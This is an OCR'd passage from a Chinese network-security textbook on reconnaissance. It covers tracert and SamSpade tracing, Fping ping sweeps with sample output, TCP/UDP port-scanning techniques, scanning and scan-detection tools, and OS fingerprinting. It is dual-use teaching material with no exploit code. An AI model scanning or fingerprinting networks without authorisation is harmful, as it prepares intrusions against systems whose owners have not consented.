


图 3-5 利用 tracert 探测到达 www. hacz. edu. cn 的路径信息

SamSpade 是一款运行在 Windows 平台的集成工具箱软件，用于大量的网络探测、网络管理和与安全有关的任务，包括 ping、nslookup、whois、dig、traceroute、finger、raw HTTP web browser、DNS zone transfer、SMTP relay check、website search 等工具。运行 SamSpade 的计算机 IP 是 192.168.1.100，利用 SamSpade 的 trace 功能探测到达 www. hacz. edu. cn 的路径

信息，如图 3-6 所示。




图 3-6　利用 SamSpade 探测到达 www.hacz.edu.cn 的路径信息

3.2.2　扫描

网络踩点收集网络用户名、IP 地址范围、DNS 服务器以及邮件服务器等有价值信息。网络扫描将确定哪些系统在活动，并能从因特网上访问到。

1. 确定系统是否在活动

早期的 Ping 用于向某个目标系统发送 ICMP 回送请求(echo request)分组(ICMP 类型为 8)，并期待目标系统返回 ICMP 回送应答(echo reply)分组(ICMP 类型为 0)。对于中小规模的网络，利用这种方法来确定系统是否在活动，是可行的。但对于大规模网络，Ping 的方法就显得效率低下。

在 Windows 系统中，有许多可以用来进行 ICMP Ping 扫描的工具，其中 Fping 是以并行的轮询形式发出的大量的 Ping 请求。Fping 工具有两种用法：一种是通过标准输入设备(stdin)向它提供一系列 IP 地址；另一种是从文件中读取。每行放一个 IP 地址，组成一个文件 abc.txt，格式如下：

```
192.168.26.1
192.168.26.2
……
192.168.26.253
192.168.26.254
```

然后,使用“-H”参数读入文件:

```
C:>fping - H abc.txt
Fast pinger version 2.22
(c) Wouter Dhondt (http://www.kwakkelflap.com)
Pinging multiple hosts with 32 bytes of data every 1000 ms:
Reply[1] from 192.168.26.1: bytes = 32 time = 0.5 ms TTL = 64
Reply[2] from 192.168.26.2: bytes = 32 time = 0.5 ms TTL = 64
……
192.168.26.134 request timed out(该机器没有启动)
……
Reply[253] from 192.168.26.253: bytes = 32 time = 0.5 ms TTL = 64
Reply[254] from 192.168.26.254: bytes = 32 time = 0.5 ms TTL = 64
Ping statistics for multiple hosts:
Packets:Sent = 254,Received = 127,Lost = 127 (50 % loss)(机器活动数量 127 台,未启动数量 127 台)
Approximate round trip times in milli - seconds:
   Minimum = 0.2 ms,Maximum = 0.5 ms,Average = 0.3 ms
```

Fping 有许多选项,不再一一列举。对 Windows 系统而言,美国 Foundstone 公司开发的 SuperScan 软件的速度是最快的。与 Fping 类似,SuperScan 在同时发出多个 ICMP 回送请求分组后等待并监听目标主机的响应,它也允许把解析出的主机名存放在 HTML 文件中。

2. 确定哪些服务正处于监听状态

确定当前监听的端口,对于确定所用的操作系统和应用程序的类型至关重要。因此,对目标系统的 TCP 和 UDP 端口进行连接,以达到了解该系统正在运行哪些服务的过程就称为端口扫描。

1) 端口扫描技术

最近几年,端口扫描技术和扫描工具有很大的发展。大多数工具提供基本的 TCP 和 UDP 扫描能力,并集成多种扫描技术,下面介绍几种常用端口扫描技术。

(1) TCP Connect 扫描。该扫描是调用套接口函数 connect()连接目标端口,完成一次完整的三次握手过程。客户发送一个 SYN 分组给服务器;服务器发出 SYN/ACK 分组给客户;客户再发送一个 ACK 分组给服务器。

(2) TCP SYN 扫描。该技术又称为半打开扫描(Half-Open Scanning),没有建立完全的 TCP 连接。扫描主机向目标端口发送一个 SYN 分组,如能收到来自目标端口的 SYN/ACK 分组,则可推断该端口处于监听状态。如果收到的是一个 RST/ACK 分组,则说明该端口未被监听。执行端口扫描的系统随后发出 RST/ACK 分组,这样并未建立任何“连接”。显然,该方法比较隐秘,不易被目标系统检测到。但是,如打开的半开连接数量过多时,会在目标主机上形成“拒绝服务”而引起对方的警觉。

(3) TCP ACK 扫描。该技术用于探测防火墙的规则集。它可以确定防火墙是否只是简单地分组过滤、只允许已建好的连接(设置 ACK 位);还是一个基于状态的、可执行高级的分组过滤防火墙。

(4) TCP NULL 扫描。该技术是关掉所有的标志。根据 RFC 793 文档规定,如目标端

口是关闭的，目标主机应该返回 RST 分组。

(5) TCP SYN/ACK 扫描。该技术故意忽略 TCP 的三次握手。原来正常的 TCP 连接可以化简为 SYN-SYN/ACK-ACK 形式的三次握手来进行。这里，扫描主机不向目标主机发送 SYN 数据包，而先发送 SYN/ACK 数据包。目标主机将报错，并判断为一次错误的连接。若目标端口开放，目标主机将返回 RST 信息。

(6) UDP 扫描。该技术是往目标端口发送一个 UDP 分组。如果目标端口发回"ICMP port unreachable"作为响应，则表示该端口是关闭的；否则该端口是打开的。由于 UDP 是无连接的、不可靠的协议，因此上述结果仅有参考价值。

2) 端口扫描工具

下面介绍两款流行的且经过时间考验的基于 Windows 的端口扫描工具。

(1) SuperScan，目前速度最快、适应面广的 Windows 端口扫描工具之一，既是一款黑客工具，又是一款网络安全工具。黑客利用它的拒绝服务攻击(denial of service，DoS)收集远程网络主机信息。作为安全工具，SuperScan 能够帮助你发现网络中的弱点。它可以用来进行 Ping 扫描、TCP 端口扫描、UDP 端口扫描，还可以组合多种技术同时进行扫描。

(2) advanced port scanner，是一种形式简洁、扫描迅速以及易于使用的端口扫描器，可以进行多线程扫描。这种端口扫描器为一般端口列出详情，可以在扫描前预先设置扫描的端口范围或者是基于常用端口列表，扫描结果以图的形式显示出来。

3) 端口扫描检测程序

在 Windows 平台上，由 Independent Software 公司编写的 Genius 2.0 软件可以用来监测简单的端口扫描活动(可以从 www.indiesoft.com 下载)，这个工具适用于 Windows 2000/2003。Genius 会在一段给定时间内同时监听大量的端口打开请求，当它监测到一次扫描时，就会弹出一个窗口向你报告来犯者的 IP 地址和 DNS 主机名。

3. 确定被扫描系统的操作系统类型

要确定一个系统的操作系统类型有两个方法：一个是主动协议栈指纹鉴别，另一个是被动协议栈指纹鉴别。由于 TCP/IP 协议栈只是在 RFC 文档中描述，并没有一个统一的行业标准，各个公司在编写应用于自己操作系统的 TCP/IP 协议栈时，对 RFC 文档做出了不尽相同的诠释，于是造成了各个操作系统在 TCP/IP 协议栈的实现上不同。

协议栈指纹鉴别(stack fingerprinting)是指不同厂家的 TCP/IP 协议栈实现之间存在细微差别，通过探测这些差异，能够对目标系统所用的操作系统进行比较准确的判别。

1) 主动协议栈指纹鉴别

主动协议栈指纹鉴别包括以下方法。

(1) FIN 探测分组。发送一个只有 FIN 标志位的 TCP 数据包给一个打开的端口，Windows 发回一个 FIN/ACK 分组。

(2) ACK 序号。发送一个 FIN/PSH/URG 数据包到一个关闭的 TCP 端口，Windows 发回序号为初始序号加 1 的 ACK 包。

(3) 虚假标记的 SYN 包。在 SYN 包的 TCP 首部设置一个准确定义的 TCP 标记，Windows 系统在响应字节中，不设置该标记，而是会复位连接。

(4) ISN(初始化序列号)。在响应一个连接请求时，Windows 系统选择 TCP ISN 时采

用一种时间相关的模型。

(5) TOS(服务类型)。对于 ICMP 端口不可达消息,Windows 送回包的值为 0。

(6) 主机使用的端口。Windows 会开放一些特殊的端口,比如 137、139 和 445。

2) 被动协议栈指纹鉴别

主动协议栈指纹识别需要主动往目标发送数据包,往往容易被 IDS 捕获。为了隐秘地识别远程操作系统,就需要使用被动协议栈指纹识别。被动协议栈指纹识别在原理上和主动协议栈指纹识别相似,但是它不主动发送数据包,只是被动地捕获远程主机返回的包,分析其操作系统类型或版本。

在 TCP/IP 会话中,有三个基本属性对识别操作系统有用,如下。

- TTL = 128TTL,表示存活期 time-to-live。
- Windows Size(窗口大小)=0x402e。
- Don't Fragment 位(DF)=0(分片)。

被动分析这些属性,符合上述结果,则远程操作系统类型为 Windows。

NMapWin 是一个跨平台的端口扫描工具,它提供给管理员扫描整个网络的能力,并发现网络的安全弱点所在。图 3-7 中,NMapWin 扫描到了 Windows 特殊端口 137,因此远程操作系统为 Windows。

